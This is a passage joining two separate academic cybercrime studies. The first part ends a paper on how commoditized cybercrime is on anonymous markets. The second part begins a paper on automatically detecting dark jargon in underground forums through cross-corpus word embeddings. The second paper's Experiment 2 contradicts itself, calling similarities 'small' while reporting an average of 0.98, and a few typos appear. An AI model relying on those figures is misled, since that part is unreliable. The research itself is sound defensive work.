In terms of generalizability of our findings, we have measured and explained the trends in commoditization of cybercrime on online anonymous markets. Beyond this, our findings only speculatively suggest that the trend toward commoditization might not be as comprehensive as has been claimed elsewhere. Perhaps less commoditized forms of B2B transactions - e.g., collaboration emerging out of forums - are important in the areas absent from the anonymous markets. Also, vertical integration probably remains important for more complex and dynamic forms of cybercrime.

Still, this casts an interesting perspective on the "theory of the commoditization of cybercrime." There is a huge discrepancy between the reported profitability of criminal business models like ransomware (over $1 billion in 2016, according to the FBI [20]) or DDoS-services (one youngster making $385,000 with his booter-service according to local British police [2]) and the marginal markets for cybercrime commodities. The commodities for a ransomware operation seem available in these markets: malware, PPI, cash-out. The huge profits would surely draw in new entrepreneurs to assemble this value chain based on components they can just buy on the anonymous markets. But if that would be the case, should that not cause a more observable rise in the commodities trade on these markets? The lack of strong growth suggests that there are still bottlenecks in outsourcing critical parts of criminal value chains. Entry barriers for would-be criminal entrepreneurs remain. The services that are highly commoditized, like booters, seem to draw in mostly B2C activities – i.e., consumers going after other consumers, as was the dominant finding in a victimization study of commoditized DDoS [37]. A recent takedown of a RAT operation also suggested consumer consumption, rather than B2B transactions [6].

This should not be read to downplay the relevance or danger of commoditization. A better understanding of where commoditization succeeds and fails helps to identify which capabilities, services and resources are still hard to come by, which supports designing better disruption strategies for criminal business models. The absence or scarcity of certain commoditized cybercrime components suggests these are either harder to produce or that they cannot function on their own after a single-shot sale. B2B services that require ongoing coordination among the criminals fall short of full-fledged commoditization. In other words, the scarcity of supply suggests less-scalable and potentially vulnerable components in criminal value chains. These might be targeted by interventions. Earlier work on interventions that target choke points shows that they can have measurable impact, not via a wholesale shutdown of the business model, but by raising transaction costs [12, 29]. For instance, we found virtually no offerings for customer support services. For a ransomware scheme, the customer service component to guide inexperienced victims through the steps to complete the ransomware payment might be the most vulnerable. Contrast this approach to the series of police actions aimed at the shutdown of whole markets: from our data, these operations seemed to have had only relatively modest effects on the overall trading of commoditized cybercrime. Understanding where commoditization is lagging behind points to alternative disruption strategies.

## Appendix

**Algorithm 1:** Classifier of cybercrime listings

**Input:** Listings from 8 marketplaces
**Output:** Set of listings per cybercrime categories

Select a random sample of 1,500 listings;
Manually classify random sample into cybercrime categories;
Split the random sample into a training (70%) and a testing set (30%);
**forall** *listings* **do**
    Remove English stopwords, URLs, punctuation and digits;
    Lemmatize;
    Tokenize;
**foreach** *category* $\in$ *training set* **do**
    Balance category using SMOTE method;
Train a Linear Support Vector Classifier using the listings in the balanced categories;
**foreach** *listing* $\in$ *testing set* **do**
    Classify according to the trained LinearSVC;
Compute confusion matrix;
**forall** *listings* **do**
    Classify according to the trained LinearSVC;

# Reading Thieves' Cant: Automatically Identifying and Understanding Dark Jargons from Cybercrime Marketplaces

Kan Yuan, Haoran Lu, Xiaojing Liao, XiaoFeng Wang
*Indiana University Bloomington*

## Abstract

Underground communication is invaluable for understanding cybercrimes. However, it is often obfuscated by the extensive use of *dark jargons*, innocently-looking terms like "popcorn" that serves sinister purposes (buying/selling drug, seeking crimeware, etc.). Discovery and understanding of these jargons have so far relied on manual effort, which is error-prone and cannot catch up with the fast evolving underground ecosystem. In this paper, we present the first technique, called *Cantreader*, to *automatically* detect and understand dark jargon. Our approach employs a neural-network based embedding technique to analyze the semantics of words, detecting those whose contexts in legitimate documents are significantly different from those in underground communication. For this purpose, we enhance the existing word embedding model to support semantic comparison across good and bad corpora, which leads to the detection of dark jargons. To further understand them, our approach utilizes projection learning to identify a jargon's hypernym that sheds light on its true meaning when used in underground communication. Running Cantreader over one million traces collected from four underground forums, our approach automatically reported 3,462 dark jargons and their hypernyms, including 2,491 never known before. The study further reveals how these jargons are used (by 25% of the traces) and evolve and how they help cybercriminals communicate on legitimate forums.

## 1 Introduction

Underground forums are communication hubs for cybercriminals, helping them promote attack toolkits and services [25], coordinate their operations, exchange information and seek collaborations [24]. For example, Silk Road, a forum with estimated 30K-150K active users [30], served as a breeding ground for narcotics and other illegal drug businesses, leaving 214 communication traces every day. Such traces provide a deep insight into the ways cybercrimes are committed, criminals' strategies, capabilities, infrastructures and business models, and can even be used to predict their next moves. However, they are often written in "thieves' cant", using encoded words like popcorn (marijuana), cheese pizza (child pornography) to cover their meanings.

```
(1) My fav is slayers new rat, its open source,
    gonna have his rootkit implemented into it.

(2) Strains i manage these days are BLUEBERRY and
    NYC Diesel.

(3) I vouch for this user he crypted my athena
    code.
```

Figure 1: Example sentences with dark jargons, where dark jargons are highlighted in blue color. The first example exhibits jargon "rat" which means "remote access trojan"; The second example shows the jargon "blueberry" for "marijuana", while "athena" is the jargon for a kind of botnet framework in the third example.

Such *dark jargons* are often innocent-looking terms (e.g., popcorn), which are extensively used for online purchasing/selling drug, seeking cybercrime wares' developers, doxing Blackhat SEO techniques etc. Figure 1 presents some dark jargons and their semantics in the underground forums Silk Road and Darkode. Such deceptive content makes underground communication less conspicuous and difficult to detect, and in some cases, even allows the criminals to communicate through public forums (Section 6). Hence, automatic discovery and understanding of these dark jargons are highly valuable for understanding various cybercrime activities and mitigating the threats they pose.

**Reading thieves' cant: challenges**. With their pervasiveness in underground communication, dark jargons are surprisingly elusive and difficult to catch, due to their innocent-looking disguises and the ways they are used,

which can be grammatically similar to the normal usages of these terms (e.g., sell popcorns). Even more challenging is to discover their semantics – the underground meanings they are meant to hide. So far, most dark jargons have been collected and analyzed manually from various underground sources, an approach neither scalable nor reliable [19].

Some prior researches on cybercrimes report the finding of dark jargons, though these automatic or semi-automatic analyses approaches are *not* aimed at these underground cants. A prominent example is the study on *dark words*, the terms promoted by blackhat SEO [46]. The study introduces a technique that looks for the query words leading to the search results involving malicious or compromised domains, which however is not to detect dark jargons but blackhat SEO targeted *dark words* (see detail in Section 6, under "innocent-looking dark jargon"). Also, another prior study [31] shows that the names of illicit products (e.g., bot) automatically discovered from underground marketplaces include some jargons (e.g., "fud" which means "fully undetectable exploit"). None of these approaches, however, are designed to find dark jargons, not to mention automatically revealing their hidden meanings. Addressing these issues needs new techniques, which have not been studied before.

**Cantreader**. In our research, we propose a new technique, called *Cantreader*, that utilizes a new *neural language model* to capture the inconsistencies between a phrase's semantics during its legitimate use and in underground communication. Fundamentally, a dark jargon can only be captured by analyzing the semantic meaning using the context in which it appears. A key observation we utilize to automate such analysis is that an innocent-looking term covering dark semantics tends to appear in a totally different context during underground communication than when it is used normally. For example, on a dark market forum, "cheesepizza" is usually presented together with "shot", "photo", "nude" and others, while on other occasions, the term comes with "food", "restaurant", "papa johns" etc. Thus, the key of identifying the jargon in the cybercrime marketplaces is to find its semantic discrepancy with itself when used a legitimate reference corpus.

To this end, we need to address several technique challenges: (1) how to model a term's semantic discrepancy between two corpora? (2) how to handle the terms that have been used differently even in the legitimate corpora? (3) how to understand a dark jargon which is not explicitly explained in the communication traces? To address these issues, we enhanced the standard neural language model by doubling the number of its input layer's neurons to process the sentences from two different corpora. Such a neural network outputs two vectors for each input word, one for the good set and the other for the bad set, automatically making the semantic gap between the word's context measurable (Section 4.1). To control the false positives introduced by the variations in a term's legitimate use, our approach runs the new model to compare the semantics of the terms in the good set (legitimate communication traces) and their meanings in a reputable interpretative corpus (such as Wikipedia and dictionary). Any inconsistency detected here indicates that the term can have a large variation in its legitimate semantics (e.g., "damage" is a slang for game in some legitimate corpora, see detail in Section 4), and therefore should be filtered out to avoid false positives. Finally, to understand a discovered dark jargon, we propose a hypernym ("is-a" relation) based semantic interpretation technique, which uncovered a terms with "is-a" relation to the jargon (e.g., "popcorn" is a "drug").

We implemented Cantreader and evaluated its efficacy in our research (Section 5). Using four underground forum corpora and one corpus from a legitimate forum, our system automatically analyzed 117M terms and in the end, reported 3,462 dark jargons and their hypernyms. With its high precision (91%), Cantreader also achieved over 77% recall rate. Our code and the datasets are available at [26].

**Discoveries**. Running on over one million communication traces collected from four underground forums across eight years (2008-2016), Cantreader automatically identifies 3,462 dark jargons along with their hypernyms. By inspecting these dark jargons together with their hypernyms and the underground communication traces involving jargons, we are able to gain an unprecedented understanding of the characteristics of dark jargons, as well as their security implications. More specifically, we found that dark jargons are extremely prevalent in underground communication: 25% of the traces using at least one jargon. Interestingly, our research reveals the possible ways cybercriminals choose jargons: drug criminals tend to use fruit names for the drugs with different flavors such as "pineapple", "blueberry", "orange" and "lemon", while, hacking tool developers prefer mythological figures like "zeus", "loki" and "kraken". Also, given the long timespan of the corpora, we are able to observe the evolution of the jargons: e.g., roughly 28 drug jargons appear each month, with the increase rate of 5.2%.

In terms of their security implications, we were able to utilize the dark jargons to discover and analyze criminal communication on *public* forums. Particularly, we detected 675 such traces on Reddit, the largest US forum. These criminal traces are related to various criminal activities such as illicit drug trade or sharing the "drug trip" experience. Also interestingly, using dark jargons, we even found 478 *black words*, which are another criminal

cant that unlike innocent-looking jargons, barely appear in legitimate communication: e.g., "chocolope" for marijuana, 'li0n" for crypter and "Illusi0n" for trojan.

**Contributions**. The contributions of the paper are as follows:

• *Novel dark jargon discovery technique*. We present Cantreader, the first fully-automated technique for dark jargon discovery and interpretation, which addresses the challenge in effective analysis of massive cybercriminial communication traces. Our approach leverages a new neural language model to compare the semantics of the same term in different corpora and further identify their hypernyms. Our evaluation shows that Cantreader can effectively recover and interpret dark jargons from underground forum traces, which cannot be done by any existing techniques, to the best of our knowledge.

• *New findings*. Running Cantreader on 375,993 communication traces collected from four underground forums across eight years, our study sheds new light on the characteristics of dark jargon, and the possible implications that they may have on criminal traces recognition and black word identification. The new understandings are invaluable for threat intelligence gathering and analysis, contributing to the better understanding of threat landscape.

## 2 Background

### 2.1 Cybercrime Communication

**Underground forum**. As mentioned earlier, the underground forum is an important component of the cybercrime ecosystem, a critical communication channel for coordination of malicious activities and doing underground business. These forums are known to host some of the world's most infamous cybercriminials. For example, the members of the "Lizard Squad" group were active members of Darkode [4], multiple drug dealers sold drug through Silk Road on a large-scale[17]. Hence, communication traces in the underground forum are considered to be an important source of cyber threat intelligence gathering. The rich information disclosed by such communication sheds light on the adversary's strategy, tactics and techniques, and provides the landscape of the fast-evolving cybercrime.

In our research, we studied the communication that took place on four infamous underground forums: Darkode (sale and trade of hacking services and tools), Hack Forums (blackhat hacking activities discussion), Nulled (data stealing tool and service) and Silk Road (illegal drug), including 375,993 traces (i.e., threads of posts) from 03/2008 to 05/2016 (4132 per month). In addition, we observe the number of the communication traces increases rapidly in all underground forums, which makes manual semantic analysis increasingly difficult.

**Dark jargon**. In our research, we consider a dark jargon to be an innocent-looking term used in the criminal community to cover its crime-related meaning. Such jargons often represent illicit goods, services, criminal tactics, etc., for the purpose of evading the law enforcement's detection. For example, drug traffickers have a long history to use dark jargon to describe illegal drugs to confuse eavesdropping federal agents. These jargons serve as a barrier for the "outsider" to understand criminals' conversations. Hence, identifying and understanding them are considered as a critical task for fighting against cybercrimes. For example, to better understand the drug trade business, Drug Enforcement Administration (DEA) intelligence program compiled a set of dark jargons to decipher forensic data and evidence or information gathered like traffickers' receipts.

Due to the dynamic and fast-evolving nature of cybercrimes, the vocabulary of dark jargons continues to change, adding new terms and dropping old ones. Also, every subgroup of criminals such as drug traffickers create their own jargons. Hence, it is important to continuously discover and interpret new jargons, timely updating the vocabulary list. This is by no means trivial. As an example, the drug jargons released by DEA have been complained to be misinformed and decades behind the time [19]. Considering the huge amount of underground communication traces collected, new techniques need to be developed to automate dark jargon identification and understanding.

### 2.2 Neural Language Model

Neural language model has been found very efficient for learning high-quality distributed representations of words (word embedding), which capture a large number of precise syntactic and semantic word relationships [28, 36, 37]. It aims at finding a parameterized function mapping a given word to a high-dimensional vector (200 to 500 dimensions), e.g., $v_{man} = (0.2, -0.4, 0.7, ...)$, that represents the word's relations with other words. Such a mapping can be learned with different neural network architectures, e.g., using the continual bag-of-words model and skip-gram, to analyze the contexts of input words from a large corpus [37]. Such a vector representation ensures that syntactically or semantically related words are given similar vectors, while unrelated words are mapped to dissimilar ones.

**Architecture**. Given the training set of a neural language model represented by a sequence $w_1, w_2, ..w_{|V|}$ of words, the objective is to learn a "good model" $f(w_1, ..w_{|V|}) =$



Figure 2: An example of neural language model.



Figure 3: Overview of the Cantreader infrastructure.

$\prod_{t=1}^{|V|} \prod_{-m \le j \le m} P(w_{t+j}|w_t)$ where $m$ is the size of training context, in a sense that it produces the highest likelihood for observing the context words $\{w_{t+j}, -m \le j \le m\}$, given the target word $w_t$ and the training set, in terms of a softmax function $\frac{e^x}{\sum e^x}$ [29].

Neural language model architectures are essentially feed-forward networks, usually but not necessarily limited to only a single hidden layer. Figure 2 shows a typical neural network with one hidden layer used by the skip-gram model, an instance of neural language model allowing fast training. The input layer consists of $|V|$ neurons accepting a word $w_i$ as a one-hot vector $c(w_i)$. For a word vector with $|H|$ features, the hidden layer with $|H|$ neurons takes the vector as the input, and output a $|H|$-dimension word vector. The output layer is a softmax regression classifier with $|V|$ neurons. Specifically, each output neuron has a weight vector that multiplies with the word vector from the hidden layer, before applying the softmax function to the result.

**Sub-sampling**. In large corpora, the most frequent words (e.g., "in", "the", "a") usually provide less information than rare words. For example, observing the co-occurrence of "woman" and "queen" is more valuable than seeing the co-occurrences of "queen" and "a". To counter the imbalance between the rare and frequent words, some neural language models such as the skip-gram model apply a simple subsampling approach: each word $w_i$ in the training set is discarded with a probability determined as by computing $P(w_i) = 1 - \sqrt{\frac{t}{f(w_i)}}$ where $f(w_i)$ is the frequency of the word $w_i$ and $t$ is a chosen threshold, typically around $10^{-5}$. The formula here aggressively subsamples words whose frequency is greater than $t$, while preserving the ranking of the frequencies. It accelerates learning and significantly improves the accuracy of the learned vectors of the rare words.

**Word vector properties**. Interestingly, the vector representations of neural language model capture the syntactic/semantic relations between words: e.g., the vectors for the words 'queen', 'king', 'man' and 'woman' have the following relation: $v_{queen} - v_{king} \approx v_{man} - v_{woman}$. Also, the same property also applies to hypernym-hyponym relations. For example, $v_{womon} - v_{queen} \approx v_{man} - v_{king}$ where 'woman' is the hypernym of the hyponym 'queen' and 'man' is the hypernym of the hyponym 'king'.

## 2.3 Hypernym identification

Hypernym Identification is an NLP technique to identify a generic term (hypernym) with a broad meaning that more specific instance (hyponym) falls under. For example, "woman" is a hypernym of "queen". Hypernym describes an important lexical-semantic relation and information abut it helps understand the semantics of its instance: e.g., knowing that "Tom Cruise" (hyponym) is an "actor" (hypernym) helps a question answering system answer the question "which actors are involved in Scientology?". Hypernym identification can be addressed by either distributional or path based approaches. The former [41, 32] uses distributional representations (such as word embedding) of the terms for hypernym identification. The latter [43, 44] leverages the lexico-syntactic path connecting the terms to detect hypernym. In our research, we utilize the distributional based method to find out the hypernym of a jargon so as to understand its semantics. This is because the path based methods require corpora following strict grammar structure, and also the hypernym and hyponym terms should occur together in the corpus, which is often not the case for underground forum data.

# 3 Cantreader: Overview

Cybercriminals on underground forums often pick common, innocent-looking words as their jargons to obfuscate their illegal communication. Identifying such dark jargons and discovering their semantic meaning, is difficult due to the stealthy nature of dark jargons. However, regardless of what a word looks like, its true semantics can be observed from its context. For example, when the "popcorn" means a snack, it often comes with "eat" or

"chocolate", while when it refers to marijuana, "nugz", "buds" and others would show up around the word.

This observation is the key to the automated discovery and understanding of dark jargons and is fully leveraged in the design of Cantreader. Our approach utilizes a novel neural language model to learn a word's semantics from its context during legitimate conversations and in underground communication respectively, and then compares the semantics to identify the consistency that indicates its potential use as a dark jargon. For each discovered jargon, we further perform a hypernymy-based semantic analysis to discover its underground meaning. Below we present the high-level design of this technique and explicate how it works through an example.

**Architecture**. Figure 3 illustrates the architecture of Cantreader, which includes two components: *the discoverer* and *the interpreter*. The discoverer analyzes the words included in an underground communication corpus and compares their semantics with that learned from legitimate corpora to identify dark jargons. More specifically, the component first filters out the words from the dark corpus, whose semantics is either insignificant or unlikely to be accurately learned with the neural language model. It then applies the Semantics Comparison Model (Section 4.1) to calculate two semantic similarities, $Sim_{dark,legit}$ and $Sim_{legit,rep}$, for each input word: the former between a dark forum corpus and a legitimate forum corpus, and the later between the legitimate forum corpus and a reputable interpretative corpus. A word is reported as a jargon only if $Sim_{dark,legit}$ is small and $Sim_{legit,rep}$ is large. The interpreter, on the other hand, uses a learning-based automatic hypernym discovery technology to interpret dark jargons by finding their hypernyms. From the public ontology (e.g., Wikidata), we collect a set of hypernym candidates of interest. The interpreter can predict whether any of them is actually a hypernym of a dark jargon.

**An example**. We take "popcorn" as an example, which normally, means a snack, but is also used as a slang for marijuana on the underground market such as Silk Road. Here we use Silk Road as the dark corpus ($C_{dark}$), Reddit as the legitimate corpus ($C_{legit}$), and English Wikipedia as the reputable interpretative corpus ($C_{rep}$), to demonstrate how Cantreader could discover and interpret the jargon.

After preprocessing all the corpora, Cantreader first trains two Semantic Comparison Models on $(C_{dark}, C_{legit})$, and $(C_{legit}, C_{rep})$ respectively. Both models output a pair of word vectors for "popcorn". The similarity between these two vectors (cosine similarity in our research) describes the similarity of the word's semantics in the two corpora. For "popcorn", we have $Sim_{dark,legit} = 0.256$ and $Sim_{legit,rep} = 0.474$. This indicates that "popcorn" carries very different meanings in the dark and legit corpora, but more similar ones across the legit and reputable corpora. So, it is labeled dark jargon by the discoverer. To find out the dark semantics of the word, we leverage an public ontology [20] including the terms of cybercriminal activities and illegal products exchanged on underground markets (such as RAT and marijuana), and a projection learning model to determine whether the word has an "is-a" relation with a class under the ontology. In the example, our model reports a probability of 93% that "popcorn" is a jargon for "marijuana".

# 4 Design and Implementation

## 4.1 Semantic Comparison Model

Fundamentally, Cantreader's jargon identification procedure is based on the fact that a word covering dark semantics tends to appear in a totally different context during underground communication than when it is used normally. In order to uncover such a difference, we propose our *Semantic Comparison Model*, which extends the neural network (NN) architecture of Word2Vec [36, 37] to analyze and compare the contexts for a given term.

**Word2Vec model**. Word2Vec (Figure 2) is a neural word embedding approach that uses shallow, two-layer neural network to learn a statistical language model (e.g. skip-gram model) from a large corpus. The NN applies one-hot encoding at the input layer, and identity activation function at its hidden layer. As an unsupervised learning model, when the training is done, Word2Vec outputs the weights of the hidden layer $M$ in the form of a $|V| \times |H|$ matrix, where $|V|$ is the size of the input vocabulary and $|H|$ is the size of hidden layer. Consider $M = [v_1, v_2, ..., v_{|V|}]^T$. For a word $w_i$ (whose one-hot vector has 1 at its $i$-th entry), the model assigns the $i$-th row in $M$, $v_i$, as the word's the embedded vector. Thus, Word2Vec maps words to vectors in $|H|$ dimension space.

The intuition behind Word2Vec is that if two different words have similar contexts in a corpus, then given the contexts, the NN is supposed to make similar predictions for these two words. Hence the training process will learn the weights to produce similar hidden layer outputs for these two words. Since the NN applies the identity activation function at hidden layer, the hidden layer output of the word $w_i$ is exactly $v_i$, i.e. the embedded vector of that word. Therefore, embedded vectors are justified representations of the contexts of words, which, in turn, represent the semantics of words. Also the similarity between these vectors describes the similarity between the semantics of these words (see Section 2).

**Our model**. Word2Vec can be very useful if we want to find the semantic similarity of different words whose vector representations are trained over *the same corpus*. However, for dark jargon detection, we need to compare the semantics of the same word across different corpora, e.g., one for legitimate conversation and the other for underground communication. This cannot be done by simply combining these corpora together, which loses a word's context information in individual corpora. Nor can we train two separate models on the two different corpora, since the relations between the input layer and the hidden layer are nondeterministic, due to the random initial state for the Word2Vec NN, and the randomness introduced during sub-sampling and negative sampling (Section 2.2). As a result, for a given word, the NN produces different vectors each time when it is trained on the same corpus, which makes cross-model semantic comparison meaningless.

So the key challenge here is how to make a word's vectors trained from different corpus comparable. To address this challenge, we designed Semantic Comparison Model (SCM), a new network architecture based on Word2Vec NN, which doubles the size of the input layer without expanding either the hidden or the output layer. The idea is to let the same word from two different corpora to build their *separate* relations, in terms of weights, from the input to the hidden layer during the training, based upon their respective datasets, while ensure that the contexts of the word in both corpora are *combined* and *jointly* contribute to the output of the NN through the hidden layer. In this way, every word has *two* vectors, each describing the word's relations with other words in one corpus. In the meantime, these two vectors are still *comparable*, because they are used together in the NN to train a *single* skip-gram model for predicting the surrounding windows of context words.

To formally describe SCM, we first define an extended one-hot encoding:

$$e(w) = \begin{cases} [v_{zeros}, v_{onehot}(w)] & \text{if } w \text{ is from corpus}_1 \\ [v_{onehot}(w), v_{zeros}] & \text{if } w \text{ is from corpus}_2 \end{cases} \quad (1)$$

where $v_{zeros}$ is an all-zero vector of $|V|$ dimensions, and $v_{onehot}(w)$ is the standard one-hot vector of word $w$ in the input vocabulary. This encoding function converts words from two corpora to one-hot vectors of $2|V|$ dimensions, which enables SCM to get input from two corpora during the training stage. It also gives different distributed representation for the same word from different corpora, which ensures the two corpora to be treated differently by the model.

Since we double the size of the input layer, the weights of the connections between the input and the hidden layer $M$ can now be represented as a $2|V| \times |H|$ matrix. We split it into 2 $|V| \times |H|$ matrices, $M = [M_1, M_2]$, where $M_1 = [v_{1,1}, v_{2,1}, ..., v_{|V|,1}]^T$ and $M_2 = [v_{1,2}, v_{2,2}, ..., v_{|V|,2}]^T$. As we can see here, for each word $i$, SCM outputs a pair of $|H|$-dimensional vectors: $v_{i,1}$ learned from corpus$_1$ and $v_{i,2}$ from corpus$_2$. The word's cross-corpora similarity can be measured by the similarity of these two vectors.

Table 1: Training settings

| parameter | value | parameter | value |
|---|---|---|---|
| language model | skip-gram | minimal word occurrence | 10 |
| hidden layer size | 200 | hierarchical softmax | off |
| window size | 10 | sub-sampling | 1e-4 |
| negative sampling | 25 | iterations | 30 |

**Model effectiveness analysis**. Our new architecture fully preserves the property of the Word2Vec model, in terms of comparing the semantic similarity between two words. Consider any two words from the corpora, no matter whether they come from the same dataset or not, if they are similar semantically, they should have similar contexts, that is, similar co-occurred words in the corpora. As a consequence, the NN should generate similar outputs for the two words. The output of the NN is determined by the output of the hidden layer and their connections with the hidden layer nodes, in terms of weights. Since the same set of output-layer weights is shared by all input word, similar NN outputs lead to similar word vectors. In the meantime, unlike Word2Vec, SCM uses two different corpora but learns every word's context from just one of them. So a word may have two contexts, one from each corpus. This property preserves a word's semantics in different scenarios (legitimate interactions vs. underground communication), which is critical for detecting dark jargons.

To analyze this architecture, we ran SCM on the *Text8* corpus [1], which is a 100MB subset of Wikipedia. The experiment settings is described in Table 1 and results are elaborated below.

*Experiment 1*. In the experiment, we used Text8 as both input corpora for our SCM. For each word in the vocabulary, the model generated a pair of vectors, each representing its semantics in the corresponding corpus. Since the two input corpora here are identical, the cosine similarity of every vector pair should all be close to 1, if SCM can capture the words' semantics in both corpora correctly. Our experiment shows that for every word in the corpora, the average cosine similarity between its two vectors is 0.98, with a standard deviation 0.006.

As a reference, we trained a Word2Vec model on the same corpus *twice*, and calculated the cosine similarities between the vectors of the same words. Here the average similarity is 0.49 and standard deviation 0.078, indicating that the vectors from the two models cannot be com-



Figure 4: Results of experiment 1 in CDF.

Table 2: Results of Experiment 2

| replacing word pair | similarity |
|---|---|
| (chemist → archie) | 0.65 |
| (ft → proton) | 0.56 |
| (universe → wealth) | 0.67 |
| (educational → makeup) | 0.66 |
| (nm → famicom) | 0.45 |

pared, due to the training randomness. Figure 4 presents the cumulative distribution of the results.

*Experiment 2*. We then looked into SCM's capability to capture a word's cross-corpus semantic difference, which is at the center of jargon discovery. To this end, We randomly chose 5 words from the Text8 corpus and replaced them with 5 other words (see Table 2) to construct a new corpus Text8$_{syn}$. In this way, these replacements become "jargons" of the original words in the new corpus Text8$_{syn}$. Then we trained our architecture on Text8 and Text8$_{syn}$, which took in both corpora to learn a SCM. From the new model, again we compared the similarity between each word's two vectors (one from Text8 and the other from Text8$_{syn}$). The results are presented in Table 2. Since the replacing word's contexts (e.g., archie) in Text8$_{syn}$ became different to those in Text8 as recorded in replaced trace rate, all the replaced words were found to have small similarities in two corpora: the average similarity is 0.98 with a standard deviation of 0.01. This experiment shows that our SCM is able to capture a word's cross-corpora semantic difference.

*Experiment 3*. Finally, we want to measure the quality of the word vectors generated by SCM. For this purpose, we utilized the code and the test set provided by Tomas Mikolov [22] for evaluating the quality of word vectors. The test set includes a list of syntactic and semantic relations (such as capital of the country, adjective-adverb, etc.), and a number of test cases (such as Athens-Greece, Baghdad-Iraq) under each such a relation. The quality of word vectors is determined by semantic relations among these vectors: e.g., $v_{Athens} - v_{Greece} + v_{Iraq}$ is supposed to result in a vector very close to $v_{Baghdad}$.

In this experiment, we trained an SCM using Text8 along with a snapshot of *Nulled* [12], a collection of communication traces from an underground forum. On the word vectors produced by the model, we ran Tomas Mikolov's code to evaluate their qualities. The idea is to compare the vectors related to the Type8 corpus with those produced by the Word2Vec model trained over the same corpus. The experiment demonstrates that indeed the quality of the SCM vector (an accuracy of 46%) is in line with those generated by Word2Vec (50%), indicating that the benefit of semantic comparison across corpora does not come with the cost of vector quality.

## 4.2 Jargon Discovery

At the high-level, the discoverer is designed to find a word that tend to appear in different contexts on a dark forum than on a legitimate one. Such a semantic inconsistency can be captured by SCM.

Specifically, the discoverer takes a dark forum corpus ($C_{dark}$), a legitimate forum corpus ($C_{legit}$), and a reputable interpretative corpus ($C_{rep}$) as its input. After preprocessing these input corpora to build a shared vocabulary, it computes the cross-corpus similarities for each word by training two SCMs, one on $C_{dark}$ and $C_{legit}$, and the other on $C_{legit}$ and $C_{rep}$. After filtering out the words with special meanings in $C_{legit}$, our approach detects jargons whose similarities are low in the first model and high in the second. Here we elaborate on these individual steps.

**Vocabulary building**. Bootstrapping the whole discovery process is the generation of a vocabulary from the three input corpora. The vocabulary of SCM is the input word set for the model, including all "*words of interest*" in the intersection of good and bad corpora $C_{dark} \bigcap C_{legit}$, which we will explain later. Every word in the vocabulary corresponds to a specific dimension on the one-hot vector $V$. As mentioned earlier, the whole input of an SCM is two such vectors, one for each corpus (i.e., $C_{legit}$ and $C_{dark}$, or $C_{legit}$ and $C_{rep}$).

From the dark corpus, the "words of interest" are chosen by dropping all the "non-interesting" words. Specifically, we first filter out all stop words (common words like "the", "on", etc.), since their semantics is insignificant for finding jargons. In our research, these words are identified using NLTK [11]'s English stop words list.

Also importantly, we need to remove the words whose semantics cannot be effectively learned from the corpora. Particularly, the embedding techniques like Word2Vec and SCM all rely on a word's context to deduce its semantics and embed it into a vector space. If such contexts are not sufficiently diverse in a corpus, the embedded vector becomes biased and specific to the corpus.

Standard Word2Vec implementation uses a parameter `min_count` for this purpose. Those words whose occurrences in a corpus go below that parameter are excluded since they may not be effectively learned from the infor-

mation provided by the corpus. This approach, however, does not work well for our purpose: on forums, people tend to quote each other's posts, repost, and copy-paste published content to their own text. As a result, the same piece of text may appear on a forum repeatedly, and the words involved, though may occur across the corpus for many times, are always under the same context, whose semantics therefore cannot be effectively learned.

To address this issue, we introduce a new metric, called *windowed context*, to measure a word's context diversity. Given a window size $k$, the windowed context of a word $w$ is a contiguous sequence of words start at $k$ words before $w$ and ends at $k$ words after. For example, in the sentence "The quick brown fox jumps over the lazy dog", with a window size 2, the windowed context of word "fox" is ("quick", "brown", "fox", "jumps", "over"). Using this metric, we measure a word's diversity based upon its number of unique windowed context (`num_wc`) in a corpus. Those with a diversity below a given threshold in either $C_{dark}$ or $C_{legit}$ are removed from our vocabulary. In our research, we set the window size to 5 for the discoverer and the threshold to 20.

**Jargon semantics comparison**. After the vocabulary is built, the discoverer trains an SCM using the targeted dark corpus $C_{dark}$ and a reference corpus $C_{legit}$. The purpose is to compare every word's two embedded vectors (one for each corpus) by calculating their cosine similarity $Sim_{dark,legit}$, for the sake of identifying those with discrepant meanings across the corpora.

However, just because a word has different semantics across the dark forum and the legitimate corpus does not always mean that it is a dark jargon. Particularly, if the legitimate corpus includes formal documents such as those from Wikipedia and news articles, false positives can be introduced. This is because words are used differently in these documents than in less formal forum posts. For example, on forums, "man" is commonly used as an expression of greeting, or an interjection to express anger or displeasure, while in a more formal context, it usually means an adult male. Another example is "peace", which is frequently used as a way to say goodbye in the forum language. To avoid misidentifying those "forum terms" as jargons, Canreader utilizes posts on a legitimate forum as the reference $C_{legit}$. Specifically in our research, the legitimate data were collected from `reddit.com`.

**Unique context**. Using legitimate forums as the reference corpus, we can avoid most false positives introduced by the semantic comparison. However, still we cannot eliminate the situations where some less harmful terms are treated as dark jargons, due to their unique contexts in the legitimate corpus, which can be different from their generic semantics actually used on dark forums. For example, we found that the word "damage" on `reddit.com` often appear during the discussion of computer games and as a result, its context becomes very much biased towards settings in the games (such as "heal", "stun" and "dps"); on Silk Road, however, "damage" preserves its original meaning.

To filter out the terms unique to the good set ($C_{legit}$), the discoverer compares every vocabulary word in the set to the same word in another legitimate corpus, in terms of their semantics. The new corpus, which we call *reputable set* $C_{rep}$, is supposed to include more formally-written documents that largely use each word's dictionary meaning. In our implementation, we chose Wikipedia as $C_{rep}$. Training an SCM on $C_{legit}$ and $C_{rep}$, the discoverer is able to compare each word's semantics on both corpora ($Sim_{dark,legit}$) to detect and remove those carrying unorthodox contexts in the good set.

**Threshold selection**. As mentioned earlier, the discoverer reports a word as a dark jargon if its semantic similarity in $C_{dark}$ and $C_{legit}$ is below a threshold (different meanings across good and bad sets), while its similarity in $C_{legit}$ and $C_{rep}$ is above the threshold (similar meaning in two good sets). The challenge is, however, how to determine the threshold, which turns out to be non-trivial. In our research, we found that SCM tends to give larger cosine similarities to the words with diverse semantics. This is because a word with more meanings usually covers more different words in its context, so for such a word, its contexts in one corpus tend to have a larger overlap with that in another. Hence, we need different thresholds: a larger one for those with diverse semantics, and a smaller one for those with fewer meanings.

